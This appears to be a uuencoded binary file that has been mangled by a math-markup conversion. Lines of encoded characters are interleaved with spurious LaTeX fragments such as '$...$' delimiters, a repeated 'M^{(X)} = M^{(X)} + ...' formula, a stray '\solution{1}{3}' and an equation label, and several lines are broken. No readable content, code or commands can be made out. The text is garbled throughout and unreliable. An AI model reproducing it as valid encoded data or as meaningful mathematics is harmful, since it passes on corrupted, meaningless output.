 $M=A;1PJ(2S]5#P]!Z@PW@S!^!A)/IU*F5Q_;">=42DJ)52151%4IGX6^Y\#W$ M1ZL5W%4IT*DZT\\1_7/RSXMZ+Y1\$(\-X7:UW^3UWA>MD](5'FHKQ]"[](GAT M]'UD.S#Y=5=+WHZ.^3D?-DDX\$?/'J^P?-I*JA_P:]_[/S?M+TU\Q^R'(??_^ $MQ/B^NOU^*YSX4E^{#4:PV^5^*P^!@6^[;0[>/2.FN<Q<'T](JB4QN(P^^]&^+\$ $M^{(X)} = M^{(X)} + M^{(X)} = M^{(X)} + M^{(X)} = M^{(X)} + M^{(X)} + M^{(X)} = M^{(X)} + M^{(X)} + M^{(X)} = M^{(X)} = M^{(X)} + M^{(X)} = M^{($ M=KO]WU2).A'1_C]?ZOQ.\CEW3\$\P45*E/(QY1*5HR1.\$/BN\G'K_3Z/.CY=' MF3XCUB'0G81C=/)B= 'A^+S3T76GE#7\#UKY8.1X"4GT`JAY*8:&BE*'0'T# MI24E)5%M\$H%W-I75#\$1K\$9UG/UOX3@?!\T>^'=?50-(/5[3S+S'L%7KS4D?# M)).T)1PCX(^7YGQ+V@^.X&Q\;WB=`C??X3W/9_&^)'<*D(J>L5)/@Q//=9YP M=2/L"IR\$[+I3\$D5)4DT30]H[*<FE>(,%E39H1Z3:>3\$>,JG0)S>SB]8;O,^< M>\7\$4^1^1_\$]OA/;*OP'R7S9_WWOO)X#N%*=].Z3K>C8*>AGO_D^?Q@J/#CG MC&=#QT;&M#39]'M*7JIA7BCL%X)Z)48Y"N%:3"BBD4E3P%,=M.\$X:22I'6ED M,3D,D1L<C@8:->K^`],)'"?4G;3M\>/_E>R3A7G9"<DO)%!`@@7`B%7:;=2E M(@IZ9`)YB:?'2RI\$)=EMHE/VBV:6RQ6CQO`-WZK`X/C_?M6`Z++5G/T7-ZU8 M8K; M4UF379]:0>E"S^19Q"_KL'G/[5[G7`'ROX/U,,]!Q)0*M!"7];Z-+T?W MF_5Z^Y>21^\L3X>B<[(_6I2>Z=(^,KY,3BB"C7ESNXZ=NQ^IUER4!=:E.L18 M*\$4N\$Q6]J]C\G*+5E7X?S:C]^H_=R/WHGY`/J`?&!]2#B@U`;8,L&:#'ABH $M((-.08T@JB"H+\solution{1}{3}X7VQ?S2^W+ZA6*,4>62,$P&`P,\#`P,\#`[586&A)$ M86%A86%A86*^'I1I1J1H30-`T#0-!H-!H-!H-5:+1:+1:+1:+1:+1:5^(_` MWU!W4=U'>1W\$[@[@[@[@W#N'<.X=P[U=R[EW+N7<NY=R[EW+N7=6*,49(P M3`8#`8#`P,#`P,#*L+"PL+"PL+"PL+%?)\=*.E'4CH3H'0.@=`Z#H.@Z#H.@ MZJZ+HNBZ+HNBZ+HNBZ+16*,49(P3`8#`8#`P,#`P,#*L+"PL+"PL+"PL+%8H MQ1DC!,!@,!@,#`P,#`P,JPL+"PL+"PL+"PL5XTHTHU(T)H&@:!H&@T&@T&@T $M7_{P7[W_{;?D}/^{Z^{;?'}}OG;Z(^B^8Y1_S^{/}^Q74:.YWB=:O3&>]KD]:<TY)+$ MT<UI^O2]7A:'7<A8Y;=XM;A[EF;E\A/KHC'7\!A.`JI@@>UBVS6WXR^10^(" $MO(+Z.JJ:R[3SOYWE\#:TT5\h,W5P\3AY@^M=!)[=XC8(J&T6^D6DY5VHO;<9<$ M/9MJ0EQ\AUV3"30^:K:Z12U\$, "PI\S5-S%K`+"[9.P2F:)@[\A0WN0(9(K\$9 MV%.D*V4\$69NNET`!YH_0%H9Z=Z9L`*_V'EYKQHX%R*@EEW5\$3=\IA6\$98#YM MFE52SC9=G[M?>\$%@-*,9)+=2T^X@J2S, `JQR!;*EZ0UC9K,])L-!HS7)O9K[M1B"F!&%A>`H!`%MX^UEWZIDA9WS"A8.1^\$DDC0OI)(AST\&;[_+/!X>]=GE? M(]]_X?5#[T?]_A:1W'8D@(\$V<]NH\$<"4"&H!.L`L8?\$!!@NIS'UP*'(\X<#B MJS; %S4WR3/7FIMB" I\$!RZ"H: "_:-; JPOD_0H(T`LQ5EQ/(8CT(_; #8[A\<5/ M/L_6Z3$4>U3\52>_?K':579Y.3;\57#M\-/IFM-/OV)CDK]Q&2@C?'&1B-$ M:%2NF[5=//EXN?*X1,N=K%DQFS];),0KS:#PR'BJB>0C1CNH^XZ^[_(=OT/- $M['K'JO+IN?IN'=GF7-*_;SIO#G'%LQHN<?(Z+A</V]OXFCU^LMMEACG:91KF$ $\label{eq:md_ZM} $$MD\&ZM\ZODTH<4ZJ_LZWE6*QE71,>NJ-8N20NE1$$E$^`H5,[9!D6Z..6E=&Y?X]$$$ MLE>DIU.M`Y?C.-P#4P4"%DV@'_6,1%?NROI6D?>O_(P3JJ2?%^\$G2C_LR=9X M; #PG1R) <?P?4<.!2A[<KNOV; S3K; / '5 '7[O[] \F_+CWE=D7[KZ%(>N2 'UTO_ M&!@86%A86%A86%A86*_Y'_<=*.E'2CH3H'0.@=`Z#H.@Z#H.@Z#HNBZ+HNBZ M+HNBZ+HNE?*^0^#THZ4=*.A/8!T#H'0.@Z#H.@Z#H.@Z+HNBZ+HNBZ+HNBZ+ MI6*,48HP3`8#`8#`P,#`P,#`PL+"PL+"PL+"PL5BC%&*,\$P&`P&`P,#`P,#` MPL+"PL+"PL+"PL+%?W_S[I1THZ4="=`Z!T#H'0=!T'0=!T'1=%T71=%T71=% MT71=%TK^I_ZW2CI1THZ\$Z!T#H'0.@Z#H.@Z#H.BZ+HNBZ+HNBZ+HNBZ+I6*, $M48HP3^8#^8#^P, #^P, #'PL+"PL+"PL+"PL5^17W?F"7[/\3_3;OVW_.?Y'\$ $M%[']9YO^{?}/_0?5.>.1)TD\ZO6"77*UVOO\!N]=*E.#U&RQC%-//4^@19Z)$ M5PP#EYL5+`W_6L7"E,><1QN!SNV\A<HR&_TESM\$!.J3:XW16BOHLY,Q_W.<@ M+VB^Y\'LCR_+VM_%\\"B`7BKOYWW+%C,R![+POX54R2^5-=Y^!^O?X,M"H2-MHS7<U/:Q[4EUQ<%5!QV._O#IDHE,Y&I_ZJZP6UIO3:UDY6*W<_5[[7+*_].. $MWW > ' < [:) \] 4_8_(3[Q^!Z[WVX_YI54B_LQ/OQ1*-,.GRTHJI30)YUXV > + W^]$ M=8/.;@^>5SP4`JJKRE[>UZ]!26XS5L@?,M6V/1<27-1RXCZ&6/:Y]G>TZ5J% $MHZ\#!FZ3;-2\#T\03W6OK:!E]/0\#JD(4)4K"7$M48EBG/1QMT\0-U;Y\#:P!4"$ MQP\0#E>'+)4PJ="E&1ZBH0#\P7U1JR#Z/1@H\$86((;:(%?'7\@.UC)VIEH.) MH8[U:B<F1("\$@*^5;5E,EU/K^;M[SVEYBW'F>;KUD^O^:'.WC9/W?LJA_3Z] MZ]/DNPJ\$''WBL-XME+<4"?\JY7:H"N5-SU5OM]IGR"E<18H.2'KQXJ23A/MZ $M_$14\4Z\#S0=)X13@W2JA\$_.WK2"M)"A@@N>7MV>W?6RT$"G,J$0(U.?N!]</br/>$ $\verb|MOO|, R+'F/, JO-[\GJ4KZ\%\WI3X!8DJDYB*@I4D.2.?>]L[(_T)4$!=$$$!=$$$#H)$$; HITH $$$$$$$$$$$$$$$$ MHD2FA1&&09, MV!V?&TRV[U25]3A>3>O=; [@\NAO5.;UN;MQ_O-NOM3CN7XA/ M-RJ8FP9I0SJ4SNHN#FVF37J+N<HK&W=(J\$+!, *A?&HE, ^2?9!GVN/:2TE5J=

 $MVJK(D+9$Y!GL[EL/G(\+=+Y(CBS/2)]1647F""!JD%<T+GVG2&K7TAHT8Y)R$ M<XGRKPCK>*U)PYD^1&)A/MZ3_@X3DTCY(TA3`\!HG/!MGE.\$V-W?C.R.OH)L M<#D>;; $\#3:H9\CD?5/$?7]X<GYO(^B-.VK2I5=AC%=3$G:"I#M)4J4E;/"KJ2$ $MMIVGG6-)43"8A5)C;G)T/D>;MNI]A_N=3^:?28D=A<.Q5YO6'9YDO8/\3V?:$ M7["C]A1]FH]Q`@94&,!E@<<#5!A`W@.`#C@^V#]^7W!?L%]F7XY?/E^<7TA? MU2_!+Z@OYRL48HQ1B3`83\9>9:!H&@T&@T&@T&BT6BT6BT6BT6BT6BTK_/=* M.E'2CI)T#0-`T#0:#0:#1:+1:+1:+1:+1:+1:5]]I11111I)H&@:!H&@T M&@T&@T&BT6BT6BT6BT6BTKW#2C2C2C230-`T#0-!H-!H-!H-%HM%HM%HM M%HM%HM%16*,48HQ)@,!@,!@8&!@8&!@8&!A86%A86%A86*_+^U??NZCNH[J. M@T&@P,#`PL+"PL+"PL+"PL+%?S]*-*-*-)-`T#0-`T&@T&@T&@T6BT6BT M6BT6BT6E?^51111111)H&@:!H&@T&@T&@T&BT6BT6BT6BT6BT05A!6((/"=2 MT[+O^;T>(95^!L?",T<[@F#PU_%'AT""\"3`,/@!+D\$@1P8Y@")!E6#E9?(8 MZZ\$YE\AVJ8-TI8"C0.-O<V""C/%R,L7&2@S=SLZXFSTW@E)(XW30SJ7M(::P M6C9)V*,[=H4UX^#T\6V[`US..^WMQ?3SRHU4.[B=I.476IF"Q-P4JD#`%&D% $MSQ3,/KO//-&P(7SH)&O?F":)0<+)=ECJK++!^6X!V1DDIHI8)9=*^66%1CI$ M>S[ZJ=0=MZ4B'\6FQRWG4K]DPSV^F;WK@\?("U%2@IRYV\:\<;C+7_W8?,SR M6%.J@!3)A3E]#;MZ^JKZ=*84_64'/PNWW>Y\R[!YOG\]VG<^U3#]008]7GX7 $M^+_X/40QE[OVO:\OB_^5/6\W'MSZ^^/ZR^=5:4U,,1,A4>*/LO-&SI]+Z3YX$ M^8]MW^7A>+0B(/DL8]8Z2\$<+7MEE:UQ.9`!V1+I6[3Y8VV3<':/W;],32,++ $\texttt{M+\#@BS05*"20} ; ^\&<, +80(*"[RDT3L^6H02IL\&:\$:+8;^=2\$^$\\@XDMDX,6?]$ M&4\YK:,@5X6AN"6:>7PW5\2VG=%T&,BK>Z\2W30`6<K`9TT3!0L_XO<WF^AQ M!1MJ0I"V;W:T%5DMC8X2N@@8(NVYN1T`.)Q=\$3E[DF(&@%J(!`LL+BTNQ)H= M9S`T.1X&9P,Q?Z?(Y7C7]#`TB**X,SGW+\JT]QA9JKE.3=KPZPNFTJ6*G500 M<-L4M(-]; %QAOYUC^\$EZR)ZK5)QJUBW38J!?8%KR2&&W[1B+I65TBJ4"S/D1 M/C6//R3UXZTD,/H>GT+P.":?U_[VB:X]BCY+V"_"'WR_EO7+U_.>8=#Z@?S# M6Y]_[+=LK8]XNWLO=E;O6/6;C[PX]A[\$>W7&^Q>WX8]:;CEPF14V3MPUOLC7 M+[]KB3;L5.P.T;.HZBG;=?GFNC?)#D8I)V^'DN3"I6DJ;`<#'4=IT;.SUX4I MOL'U?TWB?,G-'6?,]+SR=0IW6G@B30H5CONACNIS<G2G:32=!*G(=*-').25 M.XCI-J33\$Y*G4J=Q7-70YOFW2ZG"=@KH.A,&TZB<BM\$\)-L:'-*CQ&)U([2= M"=)V79=*J<G@=::=(VZ'6*FR:)2<.I/6F)PVKN*TF#\$ZTYG0G4CL\$[";5.I. MTG6V[([/7'2C;MZDTJ5*X37A=:.P[*IUI4QY?4T.E*=*IR3F/>^7I_"4??*/ MMU'V*3Z(']('\H'U`,B&/#!ALPX,.#"TD&<(-\$09\@T9?TR_'+Z4OPR_@E_" M+]VK15111111)H&@:!H&@T&@T&@T&BT6BT6BT6BT6BT6BTKXWT?Q>ZCNH[J M.Z3N#N#N#NHN'<.X=P[AW#N7<NY=R[EW+N7<NY=R[EW5BC%&*/#230-`T#0-M!H-!H-!H-!H-%HM%HM%HM%HM%HM%I7P8-*-*-)-`T#0-`T&@T&@T&@T6BT6BT M6BT6BT6BT6E8HQ1BC\$F`P&`P&!@8&!@8&\$A86\$A86\$A8KV\48HQ1B3`8 M#W0,!@8&!@8&!A86%A86%A86%A86*Q1BC%&),!@,!@,#`P,#`P,+"PL+"PL+ M"PL+"Q76E&E&E&DF@:!H&@:#0:#0:#0:+1:+1:+1:+1:+1:+2L48HQ1B3`8# $\label{eq:mass} $\texttt{M}^8\#^P,\#^P,\#^PL+"PL+"PL+"PL5\\4GQ^8_Y'QON?LGL_@+>7@M9T[BGF+A>UT]$$ MH2X""TV^0+V)""[DHQ4'!4A*022A*5=IP07_6;?@I!H]/5SV!%_%*@PI1\$T[MIP:-#V1\&G.)_/ZHY]%V.8FBE.462>>,.!X.H\4Y'3RCI-'2*1\!^2Y]!E4D $M4!&3!&3M[U,5K^{\&A@@I}<//F9M04XQ>+WFSX:1=?>W"5Z$^*KPMD6)T^&^!$ M; "Q`%EF-F[EKNH3YV_"'WD\$5D\Z9A*CO(E0\\WF*@6?LY7**OGJ1G@Q+&ADI M5)9S\$3Z;>!F`M?!89T!HA1,%'Q_G!W99(U)!_T^S>J>#PO1_"]WZ'7'HNT/1 $M1X:O[6I0+P^BG&Z>%2FX:NN%BM6>.9Z@05B)I!98-K^3/)#RAT')@[^D0$ M4*\[YV)@E"K>CR[<'O3YTV'L]#Z5V7K#UCV(W>L]DZF.3K;8K:2HT::5,391 M-G!TE,(`0'T/S&JMP-&_QQ!Y\$MXRR7U16=20K7VTI0`-Z\$#L`=0#F`#RUY%N MHTP\3`(K%H+`8(6!`,HT!1944EP3V,R7IN\\^PZ.+T^T?0\$V]#Y/?]%\$ZT4* M2HI9(\GR.KET>*DY^*WMIX>M>SW)V^8[*5RWV\$4GH4?\$0#EH2`'KM8![,H8> M>-<K+!T`,E,`)ZM5BJ3`2V]FL!U=.4\:^&QO\?+P*A6`9NWH7-(6)6U_/(PX M[O5/30`\$"P`!"``@`H2>:,24LAAX[SH]K4GSWN.7`Y#PT:](^1)])\OY^)R2 $\label{eq:mpgii} \texttt{MPGII(?.H5`JQ)[$\(GK_L7Q'9Y'0GZT4I0]:\S\#Q?:>U[_<2>>5)W'F'SQU]}$ M6?0FD 4015YHGI.[]1ZSE>ZOI!ZX\V3HG8>G^"['Y0;\=TM0,:*1%['A5-,3 M31H;:&D5+)IXZ3T(FVA51S>;^P^*]?YWY\04<RGGR%"7&GM65ZFS49)1+2"& $M,@LR.,FD4'ABI-B^)3!JC.1+.5<CFR-IP,1[)I).3955244\\QI*<)&)72J5$ M7DIPG)7";DC7*%2PG<T6)!R')Z8E\"3D.D\^3I3F\`F3#0\$R30]!B'-T.PS3 $M2E**I/IIXJ;ITPDU).I&D_'\I._W>R[R;5.M*V-JAV!IR.&T\IWCH3$ZE<)$

M4J5), & PEB) O3VG. /1CI3] A3S[M\$HJA] [49 BR*5+\$L2=WQ1VIY_[7X3W<=0 M^N[7U[Y)\IV./WSUU?W2=Z1PZR,J_!^:2NU-9PI39<,TNKX"7QE_TJ[[LS&< MVKBX8HLS.K)LV8;NU#ZBI?FJ&W=)X5B^I@"@*%"\5G65)#"(+[EI&\$SZ.+32 M&6W!C""1BTP@2S!0:)Q4@@U,B>C((M01('E.\$N0C(.#QL2!KIDE`@AI;8G>- $\texttt{M*IS'3);"(.Q_0>;>8X^^M_.=L\#WR>R\#NI3K**E305XC1/A!2=/@T\ZUTH]/] }$ $M'W/; 2DA]PD/>) : E`@8('&@W8&H!2AQH7P-]#ZX/G0_/+[`OL2_CE^.7\O MOR \$+"^[+^@7TBL48HQ1B3`8#`8#`P,#"PL+"PL+"PL+"PL+"PL5]'I11111 MI)H&@:!H&@T&@T&@T&BT6BT6BT6BT6BT6BTKYXTHTHTHTDT#0-`T#0:#0:#0 M:#1:+1:+1:+1:+1:5\!BC%&*/728#`8#`8&!@8&!@86%A86%A86%A86%B MOAM*-*-*-)-`T#0-`T&@T&@T&@T6BT6BT6BT6BT6E?#THTHTHTDT#0-`T M#0:#0:#0:#1:+1:+1:+1:+1:5BC%&*,28#`8#`8&!@8&!@86%A86%A86% MA86%BL48HQ1B3`8#`8#`P,#`P,#"PL+"PL+"PL+"PL5BC%&*,28#`8#`8&!@ $M8\&!@86%A86%A86%A86%5H(+98<P]!>\V71Z[`.L/4/<.(OC>3T,XQ-VWG2YV)$ $M+S%1(X)>3[%=CZ=DW)GF>+/UC^+*?XB:R]S04A^?)72JJ(]_\O-9;'\#/[6_$ MSE;X#/O<JR^[Z-NXYIT:OBIKO?3EXU"IV'-]+#U0%D4P`LL"-H0_T'V[D%WF $M[)X9@SF)^9L\E$KJGX1=[]$?&\X$<;?'X-WV:KG?#))VD#3*_Q$.\$(249_$ M*C9\A-AZBHH&`('B!],,*7\"*<G8-7HT\QK"<=K\$4F@^9%%TR.0^;-_7YM?L $MM^7X? J < Z4&X4NXY# := 9E&W76 - '!#/#N&+*W-E`GYO>[-[<&K*S;YANH_.]!$ MIPWD7X.'=D=LX"P<Y@`^%VEAB@\$`0%M^"!89]=V&'\$@<0T``.0`S2Z86_8:H MW3(6CL(RCVB?H99+K\$-38L\\$"9Z#Y<)O4(`%>07.?CC\$4N?U65D5]!21\74V M*`J;&@J@S5XM(XB%!`@_@E!W.OC20?61ZV1T=2*QM@TEFD`@`!PL#A8:"6QC M.<64UR50I\$#N*4!9;:?(\$5K(I@>^V*)EA!=(+F;HGE!:8(%>Q5^EE[I4I!@) M,Z006V%!#5Y9%NZ.%+A<XO<FW;K1P7#A.@)=3A.6)EJS4XM]L:RINO>N90H5 M+NV2+IW3";UXA;E"WOFL"J*B&!6:FJ0\QO.33R->7EOY>\$E5C4JM;WT/E2OL MM"#A-T?:C+4FN\$+)-:ENFC64U83F@O:3F\O6R[Q<VI@:"<<L)GHF\$SWAB/H4 MD\T\Z]YR[IV459!WDH1[I^*>_]=[GZRCZM1BC]9)^L#]8'WH,N#APO(;R&7# MAPP880@PQ!O9!B"^Q+\`OXQ?.E]T7[XOP2^[5_&THTHTHTDT#0-`T#0:#0:# M0:#1:+1:+1:+1:+1:5BC%&*,28#`8#`8&!@8&!@86%A86%A86%A86%BOA M&E&E&E&DF@:!H&@:#0:#0:#0:+1:+1:+1:+1:+1:+2OD-*-*-*-%-\T#0-\T M&@T&@T&@T6BT6BT6BT6BT6BT6E8HQ1BC"F`P&`P&!@8&!@8&\$A86\$A86\$A86 M%A8KI\^=*.E'2CHIT#H'0.@=!T'0=!T'0=%T71=%T71=%T71=%T72L48HQ1A M3`8#`8#`P,#`P,#"PL+"PL+"PL5BC%&*,*8#`8#`8&!@8&!@86%A86%A M86%A86%BL48HQ1A3`8#`8#`P,#`P,#"PL+"PL+"PL+"PL5^+_-?%=GS[U_KG $M[Q]@?WW_E < J / /L*= N/ : /&WK = W7; -VO" -N(FO: +6RF3[+J-C?E_4^SRH-F])$ M;V6NUG0Z`-%&>[S^EN=#5G3L5RHO<BM:IU0CCL%Q/2I<>')-T7G'2>N??OQ/ M9U XS06`JP>WU%NO<6!RK?1UJRRU(BTCN!\$P:B2P"U3WA!=+^ET^<UZ+6='H $MIKGUCOPJDI4=LI2CHZ>>=JOB<-/E/+>;>#[DL-2&("X0-E^-=!Y;T-!]I06]$ MC4A:%]VJ3%C^]-!#GHP6\GQ&!XYOI^N)JRW-7M`<\$`]F'5W^3?O@,A%_#=&- $M49 < 9 \text{ "} \#K(PO\#,?] +]5G!, 4 < EMVA # = K = $ - $: O^.T < : [MCY&K \ UD) - V > $NBO($ M'CK;L>K<4%*!P?0:N1A04<5R)P&_N?>[V:"P(IWV\-&!`%'`&-T_4?+ANN:W MI8F;;K:?,(\([!*+=ZT5CY,:RRS/HQX/&E5M\-L+12*008!8L.H\H6F"\HT\$ MP@A' "KR@B%!PU-?=[PLRAMTJ=T=LX).TN7N6%HJ\$7@&PQ`-(```A/@2@++"4 MBS<!1\&!&T4SQKA&1CZT4FZEG4G5;*:SR*C?7'ZYO+AUZU\%/77S+T>PH==' MCE6PF<T"7==CH..;I-6[)M^005WOA^58#2[K+KVP;TNEV9IOK>W`M^0NF?4Z $MW; A.06$NJ\5I(_)^CD_==CMI\Z>*>D>,_P.296JY<V=4RDG5)BYICR#'HB%`$ MB01(D)*E/9DH,B^<_)Y?C>RO=O,O[??^2]'S+\A1_14?K*/YI3[\$%^!PX.'! M=`T`8,,P&5#*AER^N+\00UB_J%]J7WQ?2E^L7[POYI??*^'\1^"[J.ZCNH[E M.X.X.X.X=P[AW#N'<.Y=R[EW+N7<NY=R[EW+N7=6*,48HPI@,!@,!@8&!@ M8&!A86%A86%A86%A86*^9THTHTHT4T#0-`T#0:#0:#0:#1:+1:+1:+1:+1:+ M1:5BC%&*, *8#`8#`8&!@8&!@86%A86%A86%BL48HQ1A3`8#`8#`P,#`P M, #"PL+"PL+"PL+"PL5\+2C2C2C130-`T#0-!H-!H-!H-%HM%HM%HM%HM%HM% MI6*,48HPI@,!@,!@8&!@8&!@8&!A86%A86%A86* AZ4:4:4:*:!H&@:!H-!H M-!H-!HM%HM%HM%HM%HM%HM%HM*O1BC%&%, !@, !@, #`P, #`P, +"PL+"PL+"PL+"P M7Q>'#]R_Q?_.?`M["I]G,MU6*@MZ%!`H\$"W:7?.FF6]M-305V_=@M'[;)]'F $MX$$'EYGJ>X'L`NRT0'ICWPK1#]&M75J$:D84.#A5_8K-4=4YLWD(Q>[8ON6N]$ M7*K#T@L6JJJ%2>&?\$CT'V##2*J50%@^`M`<+=\WS>4S0@!M:EI]<^OD0_)FR $M[\$062GD1^+!<+\$1\$5**B.7D=/C]B_LLZ8=K/N/@+)]FY(ZTGD)YYVDI,:1SG$ $M48TH[WM'<^5OC;^I\K[/O3?>RO5*BMRF_.JU4*WLP9;[,T((@T?"$&]2[:W])]$ MGZ\$U)Y2]]K1"7P#GKR_EUUDDT(H=^#V+#M?&>)XP!20.Q`IJ%-ENI3(;O?CN

M)G5TZAZ<\$+B0<T8F<J@;6RHIPT:10=\$4!H!0>'OI)!N4AD0P700CV`7HYZ7! $MWGE^AB-[L=/2M\&[\$.092[,\=";7X@+H[Z_5JF<TX2UEKYT\&)6"^4`6"U@!9]$ M98@(L@OC108=D%6@D%8ET4RAX"EK::V;FMZ:-/05\$RU1\$"!@;ZNL:#@M.@N@ $MU"#>4"%POU(D#8)+$KGA%SI#$V]9:N7=:[0:J9=:Y!!!!HB!"G,^X79+PNZ$ MRV3BJI;KI<<00W2>5-6[?8*1NO#-S<;I/[0S..8-C=FGEO7+IC\[0WC*053(M9]B;WL%"F&W9MZ;UDZMJ[/_.2<PA<0]U\S<M[8UUJ)\$[YRZ[D*YND4;JCSEK M;J1_E?J-<?;\#WNL2#D*DJT)"D)\$EHDSMO`Q,!W;0>,0N\$?,GUQ;\S3'/3_+ $M/V/Q/UE' -1E1^24^W!$ *#\D'XX)H<<&/#C@XX..#CB"G(-60:,@_&+[TOW] MA?AE^47T1?PB^]5\YXZ4=*.E'13H'0.@=\Z#H.@Z#H.@Z+HNBZ+HNBZ+HNBZ M+HNE?T_XW2CI1THZ*=`Z!T#H'0=!T'0=!T'1=%T71=%T71=%T71=%TK%&*,4 M84P&`P&`P,#`P,#`PL+"PL+"PL+"PL+8HQ1BC"F`P&`P&!@8&!@8&%A86%A M86%A86%A8KNTHTHT4T#0-\T#0:#0:#1:+1:+1:+1:+1:+1:5_S&E&E& ME&BF@:!H&@:#0:#0:#0:+1:+1:+1:+1: T6BT6E==*.E'2CHIT#H'0.@=!T' M0=!T'0=%T71=%T6BT6BTK%&*,484P&`P&`P,#`P,#`PL+"PL+"PL+"P ML+%8HQ1BC"F`P&`P&!@8&!@8&%A86%A86%A86%A8K^'\K_*?6?^E_H?YQ[C[$MY_L/$]%_[W]+ZN% $^7\#!$ (= 76 \M?F,=E<'D>G3V]4&_W#@-I39?,W_!TJBPF\Y MK?H]T9R[8CJM4YU&;WL&Z4['A:B>FLLL`'KF9H++(`(`@+#K+5`+7>YS[RRR MSR.9.Z)Z)LTC1IWO(?#<^OF3F31,'\$\EYEX3V5ZR^0OUC^P>1-D]^>V>:.R7 MN>_KZX]<7PMY3SC=N]_'M?"]E4O>YO_A^?XM3S^_]UKG4CQ83M&\$J1*E3L(MJH]G\$=@173Z;]63TJN8GG/0>9YGRF>G[G>\K))X?1VFB'>Y3!N`H0`13RV* M; HMCAVG8: \$0'U9GNDR/HD\$1%\$_)T^R'83Q\$7XH36DTU&'?%,K!B<Z32\$`\$:K M](2*#+HWA@_`%H?%G99OV)X8"A!H3&L0:"8B07[Z1'D'.YH.\"#)WY!(=3\$' $MEQ(:D'^>G=20'E_OV)SRD;Y[;+QC"0:<&CI'?^<&5ZC.6-2P)(1!9^T,\9D>$ M-*RK`TC1T#!(9(/`6*#MIK40%EA40!6`(((AL0'G!YJ\T]CV)H>7PQ>Z,]?K MYOYC?XWF7NX.?^+OG+EZ=M\$SO.RKY%)/P?2GFSF>+Y7AUZWK\%\+E#V%=M5(MH]*D\$=\$82M)\<>C_*-)YJ.:(VAVIY@\/T!X>"I5>R3SR>P3FVZE.VGCCDF*D $\label{eq:mt.pca4} $$ MT.$PCA4[QM(ZCL)XHH]DI['O%/@WG)Z7OU\->\3Y?]%\&\UPOWO:^H_X?D/5 $$$ MYD1ZB'P1#GU^\$I)V"3J\3LVK1;\$%"HLJ0M&Q428I/(.C?\9L[Q->:Y=>8@>G $MZ/\#=WL]KCXK[;<^6]!X1HBE)*B5/.ECX/I_M^D,2)Y8J5)+P/1\T\#0[\P>$ M9\$E5JR,545),\/I3NZOJ_\$(T=A/9GK!L;'P1/]=/F1[QW0]VO672?/%3UQ\^ MDF#O#J.NBL%_M]/MN77*<%"FO%!IYRZWD@*RS_]23U114)!CA"(4\$(0H\$8PD $MNOT!ILW/D]\Z]GWUOE48=V\&^7Z^_WT6<-TA$-L-5'80(U^Q'=R.7R0+]M9.8$ MT)+5J)@T+K7HND:57H7@&^M\=PSSR6^N]6MSKVDAXYZZ2_Q+2DA&KGZO:.+6 M2M1(63>U@FQBJ\C'%KXJN1;)\$R#'?HCPTAE(ILC8(%N:L\$ZXT))!!)0,1\$3M $M='-\&B9]QB3HI-*3:#)ZEA/_IG_*TD^\>[8CGV'C-.:OC^,(6I^KI]NG@^G_$ MOQB^X+Y)?6E]V7<OW:L48HQ1A3`8#`8#`P,#`P,#"PL+"PL+"PL+"PL5I_.Z M4=*.E'13H'0.@=`Z#H.@Z#H.@Z+HNBZ+HNBZ+HNBZ+HNE8HQ1BC"F`P&`P&! M@8&!@8&%A86%A86%A86%A8KJ?]LZ4=*.E'13H'0.@=`Z#H.@Z#H.@Z+HNBZ+ MHNBZ+HNBZ+HNE?W=*-*-*-*-T#0-`T&@TF@T&@T6BT6BT6BT6BT6E8HQ M1BC"F`P&`P&!@8&!@8&%A86%A86%A86%A8K_5_Y'^8[J.ZCNH[E.X.X.X.X. MX=P[AW#N'<.Y=R[EW+N7<NY=R[EW+N7=7^O[B BNZCNH[J.Y3N#N#N#N#N"+" M.X=P[AW#N7<NY=R[EW+N7<NY=R[EW5BC%&*,*8#`8#`8&!@8&!@86%A86%A8 M6%A86%BNE_X>_]G^+[`_C^S_G_2?@Z7[CA'<34"^WUOD<!?G>]WWCEM4ZMD-M<^?#Z_\$;Q0%YI.(PTA!)S=?TRW&C[3W*-((@OM.=U!T.B)OO^/S6V':'D!;^ M?@92;7\$V\U(+0TWW:0_>QL\3[Z<%^)TOP['.LI:B0V%YB'.:477<S?J:AFW8 M6O@R'`3^+J"(P>6/J/PXX#\$<]+4]L</VFD1:PNZ%.[\TJUNNJSMM!XMG!CZ0 $MM9'OJLD::EKA.-5-\#<$>\#':@?4TK:H".NN5-3F5UG]&&91$!^/R&#@?R#<U7$ M!5LX!]'?'U#XB.BZ)1BH]+]9SD?480Q/R,Y9XZW/44_;0@V[C,EH?43*/6^; $M]_{4,71}PVJGX/E.*FG(O=-X>]:HXBR4JG*UG,R4SN,W4H/VB*G/M'Q2RF_\2$ MT](V%M<U8>T7S_`XQNP\$04&@MM6]%7.!5DK\$BT"%GASN?9J[EF#Y`[[>7:@E M/(,BQB;&JJBH7G%R8T>%=K,[6<VIL?`3@4^'L]FJ=-*076%`GG0O)6A6*5M& $M_{VO}=M_{TSX}:6NZ%/JE!"\BSB06D^Q'=9BJL"T=B1XF?J0\.)24BG8?(O^I)$ $\texttt{MX'?]} \texttt{3GT} \\ \texttt{Q2DUSPGW} \\ \texttt{NX35}) \\ \texttt{,G5B3?;Q} \\ \texttt{]EZ<[8[[TSCJX(5Q=ESCA?O,<K4^*]]} \\ \texttt{NX4} \\ \texttt{,G5B3?;Q} \\ \texttt{NX4} \\ \texttt{,G5B3?;Q} \\$ M@R1"(2"%]K9\$[&Q];^3@D\$!TH_14?HE/[P'W`/T0?O@?N@_1#]\$/T0_1#]\$/ MT2^A+[80JR_1+]\$0XI?9%^Y+[\$0RR^^5BC%&*,*8#`8#`8&!@8&!@86%A86% MA86%A86%BL48HQ1A3`8#`8#`P,#"PL+"PL+"PL+"PL5BC%&*,*8#`8#` M8&!@8&!@86%A86%A86%A86%BOS?ZGV+NH[J.ZCN4[@[@[@[@[AW#N'<.X=P[MEW+N7<NY=R[EW+N7<NY=U8HQ1BC"F`P&`P&!@8&!@8&\$A86\$A86\$A86\$A8K\$ M&*,484P&`P&`P,#`P,#`PL+"PL+"PL+88HQ1BC"F`P&`P&!@8&!@8&\$A

